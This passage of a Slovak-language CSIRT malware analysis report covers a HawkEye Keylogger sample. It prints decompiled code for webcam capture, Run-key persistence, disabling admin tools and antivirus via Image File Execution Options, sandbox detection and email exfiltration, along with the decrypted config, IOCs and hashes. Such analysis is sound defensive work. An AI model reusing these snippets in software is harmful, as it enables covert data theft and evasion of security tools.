Obr. 18: Odosielanie zachytených obrázkov útočníkovi

Zachytávanie snímok z webkamery

Za zachytávanie snímok z webkamery je využitá Windows API z knižnice `Avicap32.dll`. Program pomocou volania `capGetDriverDescriptionA` zistí, koľko webkamier je použiteľných, a následne pomocou `capCreateCaptureWindowA` získa prístup k danému zariadeniu. S týmto zariadením komunikuje prostredníctvom správ, sekvenciou `WM_CAP_DRIVER_CONNECT` (1034), `WM_CAP_COPY` (1054) a `WM_CAP_DRIVER_DISCONNECT` (1035) skopíruje zachytený obsah do schránky (obrázok 19) a odtiaľ získané dáta odošle vo forme `.png` obrázku rovnako ako v prípade zachytených snímok obrazovky.

```

60 private static Bitmap myGetFrame(int wDriverIndex)
61 {
62     try
63     {
64         Clipboard.Clear();
65         using (Form form = new Form())
66         {
67             int int_ = GMyWinApiClass.capCreateCaptureWindowA(Conversions.ToString(wDriverIndex),
68                 1342177280, 0, 0, Screen.PrimaryScreen.Bounds.Width, checked((short)
69                 Screen.PrimaryScreen.Bounds.Height), form.Handle.ToInt32(), 0);
70             GMyWinApiClass.SendMessage(int_, 1034, wDriverIndex, 0);
71             GMyWinApiClass.SendMessage(int_, 1054, 0, 0);
72             GMyWinApiClass.SendMessage(int_, 1035, wDriverIndex, 0);
73             IDataObject dataObject = Clipboard.GetDataObject();
74             if (dataObject.GetDataPresent(typeof(Bitmap)))
75             {
76                 return (Bitmap)dataObject.GetData(typeof(Bitmap));
77             }
78         }
79     }
80 }

```

Obr. 19: Zachytávanie snímok z webkamery

Zbieranie informácií o napadnutom systéme

Program o napadnutom zariadení zhromažďí pomerne veľa informácií z Windows registrov alebo cez WMI (obrázok 20), napr. meno používateľa, názov počítača, identifikačné číslo (HWID), lokálnu a externú (verejnú) IP adresu, MAC adresy všetkých sieťových rozhraní, informácie o operačnom systéme, BIOSe a hardvérových komponentoch, ale aj o nainštalovaných webových prehliadačoch, verzii .NET frameworku, prítomných antivíroch a firewallle. Z toho všetkého vytvorí naformátovaný report, ktorý potom odošle útočníkovi nakonfigurovanou metódou, v tomto prípade emailom. Vzor formátu logov je znázornený nižšie.

User

- HWID:
- MachineName:
- UserName:
- Privileges:
- Country:

Network

- Local IP:
- External IP:
- MAC Address:

System

- BIOS:
- Operating System:
- Screens:
- Processor:
- Graphics Card:
- Physical Memory:
- Disk Drives:

Applications

- WebBrowsers:
- .Net Frameworks:
- Antiviruses:
- Firewalls:

```

257     public static string String_13
258     {
259         get
260         {
261             string arg = GMyPCInfoClass.myPerformWMIQuery("Win32_BIOS", "Manufacturer",
262                 "CIMV2", "", false);
263             string arg2 = string.Format("{0}.{1}", GMyPCInfoClass.myPerformWMIQuery
264                 ("Win32_BIOS", "SystemBiosMajorVersion", "CIMV2", "", false),
265                 GMyPCInfoClass.myPerformWMIQuery("Win32_BIOS", "SystemBiosMinorVersion", "CIMV2",
266                 "", false));
267             string arg3 = ManagementDateTimeConverter.ToDateTime
268                 (GMyPCInfoClass.myPerformWMIQuery("Win32_BIOS", "ReleaseDate", "CIMV2", "",
269                 false)).ToShortDateString();
270             return string.Format("{0} {1} {2}", arg, arg2, arg3);
271         }
272     }

```

Obr. 20: Zisťovanie informácií o BIOSe cez WMI

Konfigurovateľná inštalácia a perzistencia

HawkEye Keylogger môže byť nakonfigurovaný aj tak, že sa nainštaluje (skopíruje) na určené miesto a prostredníctvom Windows registrov sa bude automaticky spúšťať po štarte počítača alebo po prihlásení používateľa. Záleží od toho, či HawkEye beží s administrátorskými oprávneniami (vtedy volí prvú možnosť cez HKEY_LOCAL_MACHINE) alebo nie (vtedy volí druhú možnosť cez HKEY_CURRENT_USER), obrázok 21.

```

19     internal void myInstallStartupPersistence()
20     {
21         string name = GMyCrypterClass.myToBase64String(this.string_0);
22         RegistryKey registryKey;
23         if (!GMyPCInfoClass.isAdmin)
24         {
25             registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
26         }
27         else
28         {
29             registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
30         }
31         do
32         {
33             registryKey.SetValue(name, this.string_0);
34         }
35         while (GMyConfigLoaderClass.MyConfigClass.Boolean_10);
36         registryKey.Close();
37     }

```

Obr. 21: Zabezpečenie perzistencie

Vypnutie niektorých administračných nástrojov

Ďalšou voliteľnou možnosťou je vypnutie niektorých administračných nástrojov, konkrétne Správcu úloh, Príkazového riadku a Editoru registrov. Analyzovaná vzorka ich vypína vytvorením hodnoty DisableTaskMgr vo vetve HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System a hodnôt DisableCMD a DisableRegistryTools vo vetve HKCU\\Software\\Policies\\Microsoft\\Windows\\System (obrázok 22). Zaujímavosťou je, že aj keď v konfigurácii sú prítomné nastavenia pre vypnutie jednotlivých nástrojov (DisableTaskManager, DisableCommandPrompt, DisableRegEdit) aj nastavenie pre všeobecné vypnutie (Disablers), ktoré asi chcelo byť prerekvizitou ostatných volieb, sú voľby pre jednotlivé nástroje ignorované a o vypínaní sa rozhoduje iba na základe položky Disablers.

```

9      public static void myDisableAdminTools()
10     {
11         if (GMyConfigLoaderClass.MyConfigClass.get_Disablers())
12         {
13             GMyDisableAdminToolsClass.myDisableTaskMgr();
14             GMyDisableAdminToolsClass.myDisableCMD();
15             GMyDisableAdminToolsClass.myDisableRegistryTools();
16         }
17     }
18
19     // Token: 0x06000126 RID: 294 RVA: 0x0003E554 File Offset: 0x0003C754
20     public static bool myDisableTaskMgr()
21     {
22         bool result;
23         try
24         {
25             RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\
                \\Windows\\CurrentVersion\\Policies\\System");
26             if (registryKey.GetValue("DisableTaskMgr") != null)
27             {
28                 registryKey.DeleteValue("DisableTaskMgr");
29             }
30             else
31             {
32                 registryKey.SetValue("DisableTaskMgr", "1");
33             }
34             registryKey.Close();

```

Obr. 22: Vypnutie administratívnych nástrojov cez registre

Ochrana vlastného procesu

Program obsahuje aj možnosť ochrany vlastného procesu, ktorá spočíva v tom, že kontroluje, či aktívne okno na popredí nie je Správca úloh (taskmgr), Process Hacker alebo Process Explorer (obrázok 23). V prípade, že ich deteguje, deaktivuje tlačidlá slúžiace na zabitie procesov (a odstráni z nich text).

```

if (processById.ProcessName.ToLower().Equals("taskmgr") || processById.ProcessName.ToLower
().Equals("processhacker") || text.ToLower().Equals("process explorer"))

```

Obr. 23: Ochrana vlastného procesu spočívajúca v kontrole aktívnej aplikácie

Vypnutie antivírových programov

Schopnosťou malvéru HawkEye je aj zabránenie spúšťania antivírových programov z pomerne rozsiahleho zoznamu (obrázok 24). Spúšťaniu sa zabráni prostredníctvom Image File Execution Options, v ktorých sa pre príslušné .exe súbory jednotlivých antivírov nastaví, že sa majú spúšťať v "debuggeri" rundll32.exe, čím sa zabráni ich normálnemu spúšťaniu (obrázok 25). Konkrétne sa zabráni spúšťaniu týchto antivírových programov:

- rstrui.exe, AvastSvc.exe, avconfig.exe, AvastUI.exe, avscan.exe, instup.exe, mbam.exe, mbamgui.exe, mbampt.exe, mbamscheduler.exe, mbamservice.exe, hijackthis.exe, spybotsd.exe, ccuac.exe, avcenter.exe, avgguard.exe, avgnt.exe, avgui.exe, avgcsrvx.exe, avgidsagent.exe, avgrsx.exe, avgwdsvc.exe, egui.exe, zlclient.exe, bdagent.exe, keyscrambler.exe, avp.exe, wireshark.exe, ComboFix.exe, MSASCui.exe, MpCmdRun.exe, mssec.exe, MsMpEng.exe

```

3 public static void myDisableAntivirus()
4 {
5     if (GMyConfigLoaderClass.MyConfigClass.AntivirusKiller && GMyPCInfoClass.isAdmin)
6     {
7         CMyDisableAVsClass.myDisableProgramViaIFEO("rstrui.exe");
8         CMyDisableAVsClass.myDisableProgramViaIFEO("AvastSvc.exe");
9         CMyDisableAVsClass.myDisableProgramViaIFEO("avconfig.exe");
10        CMyDisableAVsClass.myDisableProgramViaIFEO("AvastUI.exe");
11        CMyDisableAVsClass.myDisableProgramViaIFEO("avscan.exe");
12        CMyDisableAVsClass.myDisableProgramViaIFEO("instup.exe");
13        CMyDisableAVsClass.myDisableProgramViaIFEO("mbam.exe");
14        CMyDisableAVsClass.myDisableProgramViaIFEO("mbamgui.exe");
15        CMyDisableAVsClass.myDisableProgramViaIFEO("mbampt.exe");
16        CMyDisableAVsClass.myDisableProgramViaIFEO("mbamscheduler.exe");
17        CMyDisableAVsClass.myDisableProgramViaIFEO("mbamservice.exe");
18        CMyDisableAVsClass.myDisableProgramViaIFEO("hijackthis.exe");
19        CMyDisableAVsClass.myDisableProgramViaIFEO("spybotstd.exe");
20        CMyDisableAVsClass.myDisableProgramViaIFEO("ccuac.exe");
21        CMyDisableAVsClass.myDisableProgramViaIFEO("avcenter.exe");
22        CMyDisableAVsClass.myDisableProgramViaIFEO("avguard.exe");
23        CMyDisableAVsClass.myDisableProgramViaIFEO("avgnt.exe");
24        CMyDisableAVsClass.myDisableProgramViaIFEO("avgui.exe");
25        CMyDisableAVsClass.myDisableProgramViaIFEO("avgcsrvc.exe");
26        CMyDisableAVsClass.myDisableProgramViaIFEO("avgidsagent.exe");
27        CMyDisableAVsClass.myDisableProgramViaIFEO("avgrsx.exe");
28        CMyDisableAVsClass.myDisableProgramViaIFEO("avgwdsvc.exe");
29        CMyDisableAVsClass.myDisableProgramViaIFEO("egui.exe");
30        CMyDisableAVsClass.myDisableProgramViaIFEO("zliclient.exe");
31        CMyDisableAVsClass.myDisableProgramViaIFEO("bdagent.exe");
32        CMyDisableAVsClass.myDisableProgramViaIFEO("keyscrambler.exe");
33        CMyDisableAVsClass.myDisableProgramViaIFEO("avp.exe");
34        CMyDisableAVsClass.myDisableProgramViaIFEO("wireshark.exe");
35        CMyDisableAVsClass.myDisableProgramViaIFEO("ComboFix.exe");
36        CMyDisableAVsClass.myDisableProgramViaIFEO("MSASCUi.exe");
37        CMyDisableAVsClass.myDisableProgramViaIFEO("HPCmdRun.exe");
38        CMyDisableAVsClass.myDisableProgramViaIFEO("msseces.exe");
39        CMyDisableAVsClass.myDisableProgramViaIFEO("MsMpEng.exe");
40    }
41 }
    
```

Obr. 24: Zabránenie spúšťania antivírusových programov

```

59 RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Image
60 File Execution Options\\" + application_name, true);
    registryKey2.SetValue("Debugger", "rundll32.exe");
    
```

Obr. 25: Využitie Image File Execution Options pre zabránenie spúšťania

Oneskorenie vykonávania škodlivej aktivity a interval logovania

Medzi konfigurovateľné parametre malvéru HawkEye patrí aj nastavenie hodnoty oneskorenia vykonávania škodlivej aktivity (ExecutionDelay, obrázok 26), pomocou ktorej sa dajú oklamať niektoré automatizované nástroje na behaviorálnu analýzu (sandboxy), keďže počas stanovenej doby behu nedôjde ku žiadnej škodlivej aktivite. Ďalším konfigurovateľným parametrom je interval logovania zachytávaných údajov.

```

8 public static void myInitSleep()
9 {
10     Thread.Sleep((checked(GMyConfigLoaderClass.MyConfigClass.ExecutionDelay * 1000));
11 }
    
```

Obr. 26: Oneskorenie vykonávania škodlivej aktivity

Vymazanie Zone Identifier

Operačný systém Windows v prípade použitia súborového systému NTFS môže využívať ADS (alternative data stream) na uchovávanie informácie o tom, či bol súbor stiahnutý z Internetu, resp. z (ne)dôveryhodnej zóny a podľa toho ku nemu pristupovať. Jedna z funkcionalít, ktorými disponuje HawkEye, je vymazanie tohto identifikátora zóny v ADS daného súboru (obrázok 27).

```

70 private static void myRemoveZoneIdentifier(string string_0)
71 {
72     GClass5.myRunCommand("echo.>{0}:Zone.Identifier", new string[]
73     {
74         string_0
75     });
76 }
    
```

Obr. 27: Vymazanie Zone Identifier

Detekcia emulácie (antidebug)

Pod konfiguračnou voľbou AntiDebug sa v podaní autorov HawkEye skrýva niečo, čo nazývajú detekciou emulácie, aj keď vlastne ide iba o zisťovanie prítomnosti nástrojov na analýzu sieťovej komunikácie Wireshark a WPE PRO (WinSock Packet Editor) a Sandboxie na izoláciu procesov (obrázok 28).

```

38 private static bool myDetectSandboxie()
39 {
40     return GMyAntiEmulationClass.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
41 }
42
43 // Token: 0x06000095 RID: 149
44 private static bool myDetectPacketCapture()
45 {
46     GMyAntiEmulationClass.process_0 = Process.GetProcesses();
47     foreach (Process process in GMyAntiEmulationClass.process_0)
48     {
49         if (process.MainWindowTitle.Equals("The Wireshark Network Analyzer") || process.MainWindowTitle.Equals("WPE PRO"))
50         {
51             return true;
52         }
53     }
54     return false;
55 }
    
```

Obr. 28: Detekcia emulácie

Blokovanie webových stránok

HawkEye voliteľne môže aj zablokovať prístup na vybrané webové stránky, a to tak, že napevno nastaví ich preklad na IP adresu 127.0.0.1 prostredníctvom etc\hosts súboru (obrázok 29).

```

1  // GMyWebsiteBlockerClass
2  // Token: 0x0600019A RID: 410
3  public static void myBlockWebsites()
4  {
5      if (GMyConfigLoaderClass.MyConfigClass.get_WebsiteBlocker())
6      {
7          try
8          {
9              string path = Environment.GetFolderPath(Environment.SpecialFolder.System) + "\
              \drivers\etc\hosts";
10             string text = File.ReadAllText(path);
11             foreach (string text2 in GMyConfigLoaderClass.MyConfigClass.get_WebsiteBlockerSites
              ())
12             {
13                 if (!text.Contains(text2))
14                 {
15                     File.AppendAllText(path, Environment.NewLine + "127.0.0.1 " + text2);
16                 }
17             }
18         }
19         catch (Exception ex)
20         {
21         }
22     }
23 }
    
```

Obr. 28: Blokovanie vybraných webových stránok

Odstránenie botov

Ďalšou možnosťou, pomerne netradičnou pri malvéroch, je funkcionálna nazvaná BotKiller, teda akýsi "odstraňovač" botov zo zariadenia. Spočíva okrem iného v ukončení všetkých skriptov bežiacich pomocou cmd.exe a wscript.exe (obrázok 29), ako aj vo vyčistení automaticky spúšťaných procesov cez registrované vetvy Software\Microsoft\Windows\CurrentVersion\Run aj RunOnce. BotKiller

```

9      processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
10     processStartInfo.FileName = "cmd.exe";
11     processStartInfo = processStartInfo;
12     processStartInfo.Arguments = "/C TASKKILL /F /IM wscript.exe";
13     process.Start();
14     processStartInfo.Arguments = "/C TASKKILL /F /IM cmd.exe";
15     process.Start();

```

Obr. 29: Ukončenie skriptov bežiacich pomocou cmd.exe a wscript.exe; BotKiller

Odosielanie dát útočníkovi

HawkEye ponúka dve možnosti exfiltrácie logov, resp. zozbieraných dát (okrem vyššie spomínaného nahrávania obrázkov na web), a to cez FTP server alebo emailom. V prípade analyzovanej vzorky bola využitá druhá možnosť, vytváranie emailu je zobrazené na obrázku 30. Tieto emaily sú odosielané na adresu grigore.oprea@eljmoulds.ro, ako vidno počas dynamickej analýzy (obrázok 31).

```

16     string subject = string.Format("HawkEye Keylogger - Reborn v9 - {0} Logs - {1} \\ {2}", GMyLoggerClass.myConvertEnumToText
    (genum1_0), Environment.UserName, Environment.MachineName);
17     MailMessage mailMessage = new MailMessage();
18     MailMessage mailMessage2 = mailMessage;
19     mailMessage2.From = new MailAddress(GMyConfigLoaderClass.MyConfigClass.EmailUsername);
20     mailMessage2.To.Add(GMyConfigLoaderClass.MyConfigClass.EmailUsername);
21     mailMessage2.Subject = subject;
22     mailMessage2.Body = string_2;
23     mailMessage2.BodyEncoding = Encoding.UTF8;
24     mailMessage2.SubjectEncoding = Encoding.UTF8;
25     new SmtpClient(GMyConfigLoaderClass.MyConfigClass.EmailServer)
26     {
27         Port = GMyConfigLoaderClass.MyConfigClass.EmailPort,
28         Credentials = new NetworkCredential(GMyConfigLoaderClass.MyConfigClass.EmailUsername,
    GMyConfigLoaderClass.MyConfigClass.EmailPassword),
29         EnableSsl = GMyConfigLoaderClass.MyConfigClass.EmailSSL
30     }.Send(mailMessage);
31     result = true;

```

Obr. 30: Exfiltrácia logov prostredníctvom emailu

The screenshot shows a debugger window with a list of memory addresses on the left. The main window displays a code snippet with comments and a return statement. The 'Locals' window at the bottom shows a variable named 'value' with the value 'grigore.oprea@eljmoulds.ro'.

```

674     {
675         return new MailAddress(A_0);
676     }
677
678     // Token: 0x060001BD RID: 445 RVA: 0x00044948 File Offset: 0x00042B48
679     static void \u0202B\u0202B\u0206E\u0202E\u020F\u0200D\u0200E\u0202E\u0202D\u0206A\u0206C\u0206
    \u0202E\u0200C\u0202E\u0206D\u0200F\u0202B\u0202E(MailMessage A_0, MailAddress A_1)
680     {
681         A_0.From = A_1;
682     }
683
684     // Token: 0x060001BE RID: 446 RVA: 0x0004495C File Offset: 0x00042B5C
685     static MailAddressCollection \u0206A\u0206D\u0200E\u0206D\u0200F\u0202B\u0206A\u0206A\u0206
    \u0200C\u0200D\u0202B\u0202B\u0202B\u0200D\u0202C\u0206C\u0202C\u0202E(MailMessage A_0)
686     {
687         return A_0.To;
688     }
689
690     // Token: 0x060001BF RID: 447 RVA: 0x00044970 File Offset: 0x00042B70

```


Name	Value
value	"grigore.oprea@eljmoulds.ro"

Obr. 31: Emailová adresa, na ktorú sú odosielané logy

Konfigurácia

Vyššie uvedené funkcionality malvéru HawkEye je možné ovplyvniť pomocou konfigurácie (vypnúť/zapnúť, prípadne nastaviť parametre). Konkrétne hodnoty tejto konfigurácie nie sú priamo čitateľné v zdrojovom kóde, namiesto toho sú uložené zašifrované pomocou AES a uložené ako resource RCDATA (obrázok 32). Heslo, na základe ktorého sa odvodí šifrovací kľúč, je prítomné v samostatnej

triede ako statický textový reťazec (obrázok 33). Dešifrované RCDATA obsahujú serializovaný objekt s konfiguráciou, ktorý sa deserializuje do konkrétnej inštancie (v zdrojovom kóde po zreverzovaní je tento objekt nazvaný myConfigClass, obrázok 34). Tento objekt už obsahuje konkrétne hodnoty a parametre, na ktoré sa odvolávajú jednotlivé funkcionality malvéru HawkEye.



Obr. 32: Resource RCDATA obsahujúci zašifrovanú konfiguráciu

```
4 public class GMyPasswordAESCClass
5 {
6     // Token: 0x040000AF RID: 175
7     public static readonly string password = "0cd08c62-955c-4bdb-aa2b-a33280e3ddce";
8 }
```

Obr. 33: Heslo, z ktorého sa odvádza šifrovací kľúč pre dešifrovanie konfigurácie

```
10 byte[] byte_ = gclass.method_0()["0", GClass30.GEnum3.RCDATA].Byte_0;
11 if (byte_.Length == 0)
12 {
13     result = false;
14 }
15 else
16 {
17     byte[] byte_2 = GMyCrypterClass.myDecryptAES(byte_, GMyPasswordAESCClass.password);
18     GMyConfigLoaderClass.myConfigClass = gmyFormatterClass.myDeserialize<GMyConfigClass>(byte_2);
19     result = (GMyConfigLoaderClass.myConfigClass != null);
20 }
```

Obr. 34: Dešifrovanie konfigurácie z RCDATA do objektu myConfigClass

Na základe našich poznatkov a zreverzovaného zdrojového kódu malvéru HawkEye sme vytvorili nástroj na dešifrovanie konfigurácie s využitím objaveného hesla a obsahu RCDATA. Zdrojový kód uvádzame v prílohe tohto reportu. Nami analyzovaná vzorka využívala nasledovnú konfiguráciu (výstup z nášho dešifrátoru, akurát prístupové heslo k emailu je vycenzúrované):

```
#1: HawkEye Config [HawkeyeDecrypter.ConfigClass]
{
  fields {
    #2: _Version = "9.0.0.5" [System.String]
    #3: _Mutex = "595aa830-032e-47e5-b981-887c2154f3d4" [System.String]
    _Delivery = 0 [System.Int32]
    #4: _EmailUsername = "grigore.oprea@eljmoulds.ro" [System.String]
    #5: _EmailPassword = "*****" [System.String]
    #6: _EmailServer = "mail.eljmoulds.ro" [System.String]
    _EmailPort = 587 [System.Int32]
    _EmailSSL = True [System.Boolean]
    _FTPServer = <null>
    _FTPUsername = <null>
    _FTPPassword = <null>
  }
}
```

```


        _FTPPort = 0 [System.Int32]
        _FTPSFTP = False [System.Boolean]
        _ProxyURL = <null>
        _ProxySecret = <null>
        _PanelURL = <null>
        _PanelSecret = <null>
        _LogInterval = 10 [System.Int32]
        _PasswordStealer = True [System.Boolean]
        _KeyStrokeLogger = True [System.Boolean]
        _ClipboardLogger = True [System.Boolean]
        _ScreenshotLogger = False [System.Boolean]
        _WebCamLogger = False [System.Boolean]
        _SystemInfo = True [System.Boolean]
        _Install = False [System.Boolean]
        _InstallLocation = 0 [System.Int32]
        _InstallFolder = <null>
        _InstallFileName = <null>
        _InstallStartup = False [System.Boolean]
        _InstallStartupPersistence = False [System.Boolean]
        _HistoryCleaner = False [System.Boolean]
        _ZoneID = False [System.Boolean]
        _HideFile = False [System.Boolean]
        _MeltFile = False [System.Boolean]
        _Disablers = False [System.Boolean]
        _DisableTaskManager = False [System.Boolean]
        _DisableCommandPrompt = False [System.Boolean]
        _DisableRegEdit = False [System.Boolean]
        _ProcessProtection = False [System.Boolean]
        _ProcessElevation = False [System.Boolean]
        _AntiVirusKiller = False [System.Boolean]
        _BotKiller = False [System.Boolean]
        _AntiDebugger = False [System.Boolean]
        _ExecutionDelay = 10 [System.Int32]
        _FakeMessageShow = False [System.Boolean]
        _FakeMessageTitle = <null>
        _FakeMessageText = <null>
        _FakeMessageIcon = 0 [System.Int32]
        _WebsiteVisitor = False [System.Boolean]
        _WebsiteVisitorVisible = False [System.Boolean]
        _WebsiteVisitorSites = <null>
        _WebsiteBlocker = False [System.Boolean]
        _WebsiteBlockerSites = <null>
        _FileBinder = False [System.Boolean]
        _FileBinderFiles = <null>
    }
}
    
```

Z dešifrovaného konfigu vidno, že nami analyzovaná vzorka využívala iba malú časť schopností malvéru HawkEye, konkrétne:

- zisťovanie informácií o PC
- kradnutie hesiel
- zachytávanie stlačených klávesov
- zachytávanie obsahu schránky
- exfiltrácia dát emailom

Zhrnutie

Vládna jednotka CSIRT analyzovala emailovú kampaň šíriacu škodlivý kód HawkEye Keylogger v podobe prílohy vo formáte .ace. V rámci riešenia tohto prípadu bola analyzovaná sieťová komunikácia aj škodlivá činnosť vzorky. Bolo zaznamenané správanie sa vzorky po spustení. Úspešne sa ju podarilo dekompilovať, deobfuskovať a zreverzovať za účelom preskúmania jej schopností a aktuálnej konfigurácie. Pre tento účel Vládna jednotka CSIRT vytvorila a zverejnila aj nástroj použiteľný pre dešifrovanie konfigurácie malvéru HawkEye Keylogger - Reborn v9. V tejto správe bola prezentovaná podrobná analýza funkcií a vlastností malvéru HawkEye spolu s konkrétnou konfiguráciou skúmanej vzorky. Taktiež sú publikované aj indikátory kompromitácie skúmanou vzorkou, ako aj popisy a metadáta zaznamenaných (prípadne extrahovaných) artefaktov. Na záver pridávame grafické znázornenie vzťahov analyzovaných artefaktov vytvorené pomocou služby VirusTotal Graph.



Obr. 35: Grafické znázornenie vzťahov analyzovaných artefaktov a sieťovej komunikácie

Zdroje

- <https://www.virustotal.com/#/file/d287c9566b66396c21b7046beb8c7f82d1bc0432d7b3ab61ff273881302d26d0/community>
- <https://www.virustotal.com/#/file/ad706ea60efdea537efc0b8f739b6970052802a154e4cfc6871ef73391177b95/detection>
- <https://app.any.run/tasks/95ebdf56-e303-4109-8a60-7e2d155d2089>
- <https://www.hybrid-analysis.com/sample/ad706ea60efdea537efc0b8f739b6970052802a154e4cfc6871ef73391177b95?environmentId=100>
- <https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process>

IOC

Vytvorené súbory

- %TEMP%\tmp<random>.tmp
 - dočasné súbory v %TEMP% obsahujúce ukradnuté prihlasovacie mená a heslá z prehliadačov a emailových klientov

Modifikované súbory

- žiadne

Zápis do registrov

- žiadny abnormálny

Mutexy

- 595aa830-032e-47e5-b981-887c2154f3d4

Injektované procesy

- C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe

Vytvorené procesy

- C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext %TEMP%\tmp<random>.tmp
- RFQ-ORDER.exe

Sieťová komunikácia

- URL:
 - http://bot.whatismyipaddress.com/
 - http://pomf.cat/upload.php
 - https://a.pomf.cat/
- DNS dopyty:
 - bot.whatismyipaddress.com
 - mail.eljmoulds.ro
- IP adresy, porty:
 - 66.171.248.178:80 (bot.whatismyipaddress.com)
 - 92.55.148.45:587 (mail.eljmoulds.ro)
 - 66.55.90.17:80 (pomf.cat)
 - 66.55.90.17:443 (a.pomf.cat)

Perzistencia/inštalácia

- *žiadna, táto funkcionálnosť však je prítomná, no je vypnutá v konfigurácii*

Ďalšie informácie

Obfuskácia

- šifrovanie konfiguračného súboru
- názvy tried a metód obfuskované využitím unicode znakov
- použitie známych packerov a obfuskátorov

Packer

- SmartAssembly
- ConfuserEx v1.0.0

AntiDebug ochrana

- *žiadna, táto funkcionálnosť však je prítomná, no je vypnutá v konfigurácii*
- *v dôsledku neošetrených niektorých situácií a vstupov pri debugovaní môžu vzniknúť výnimky a pády*

AntiVM ochrana

- prítomná detekcia virtualizačných platforiem

Odporúčania

Skontrolovať zariadenie niektorým AV softvérom (prípadne viacerými). Analyzovaná vzorka je pomerne dobre detegovaná známejšími a používanějšími AV riešeniami, väčšinou ako MSIL/Kryptik, Crypt, Keylog, Trojan či Spy. Po detekcii je potrebné odstrániť tieto infiltrácie. Kvôli schopnosti kradnutia hesiel a zaznamenávania stlačených kláves je potrebné považovať všetky prihlasovacie údaje zadané na tomto zariadení za kompromitované a urýchlene ich zmeniť (až po odstránení škodlivých programov zo zariadenia).

Základné údaje o vzorke

RFQ-ORDER.ace

Názov súboru:	RFQ-ORDER.ace
Veľkosť súboru:	538816 B
Typ súboru:	RAR archive data, v1d, os: Win32
MD5:	ecb5bf86182709800be29b27da3801d2
SHA1:	5641e21e89b15011417fff8579b857e554a43ed3
SHA256:	d287c9566b66396c21b7046beb8c7f82d1bc0432d7b3ab61ff273881302d26d0
SSDeep:	12288:iMNAAnlMx3U+PB+1dxiWrdrH8dgNWTGxJaGvLE7sjn:BClooiWrBHSWWFGYOn
Pôvod vzorky:	Príloha podozrivej emailovej správy
Dátum zachytenia vzorky:	17.01.2019
Dátum vykonania analýzy:	18.01.2019
Spôsob vykonanej analýzy:	Úplná, statická/behaviorálna/dynamická
Postihnuté systémy:	OS Windows 7 a novšie
Detekcia antivírmí:	36/58 VirusTotal, timestamp: 2019-01-23 07:30:30
ESET NOD32	a variant of MSIL/Kryptik.QHB
Kaspersky	HEUR:Trojan.MSIL.Crypt.gen
Microsoft	TrojanSpy:MSIL/Keylog.B
Symantec	Trojan.Gen.NPE
Tagy:	Trojan, HawkEye, Keylogger, Stealer

FileType	RAR
FileTypeExtension	rar
MIMEType	application/x-rar-compressed
CompressedSize	538778
UncompressedSize	556032
OperatingSystem	Win32
ModifyDate	2019:01:16 07:08:07
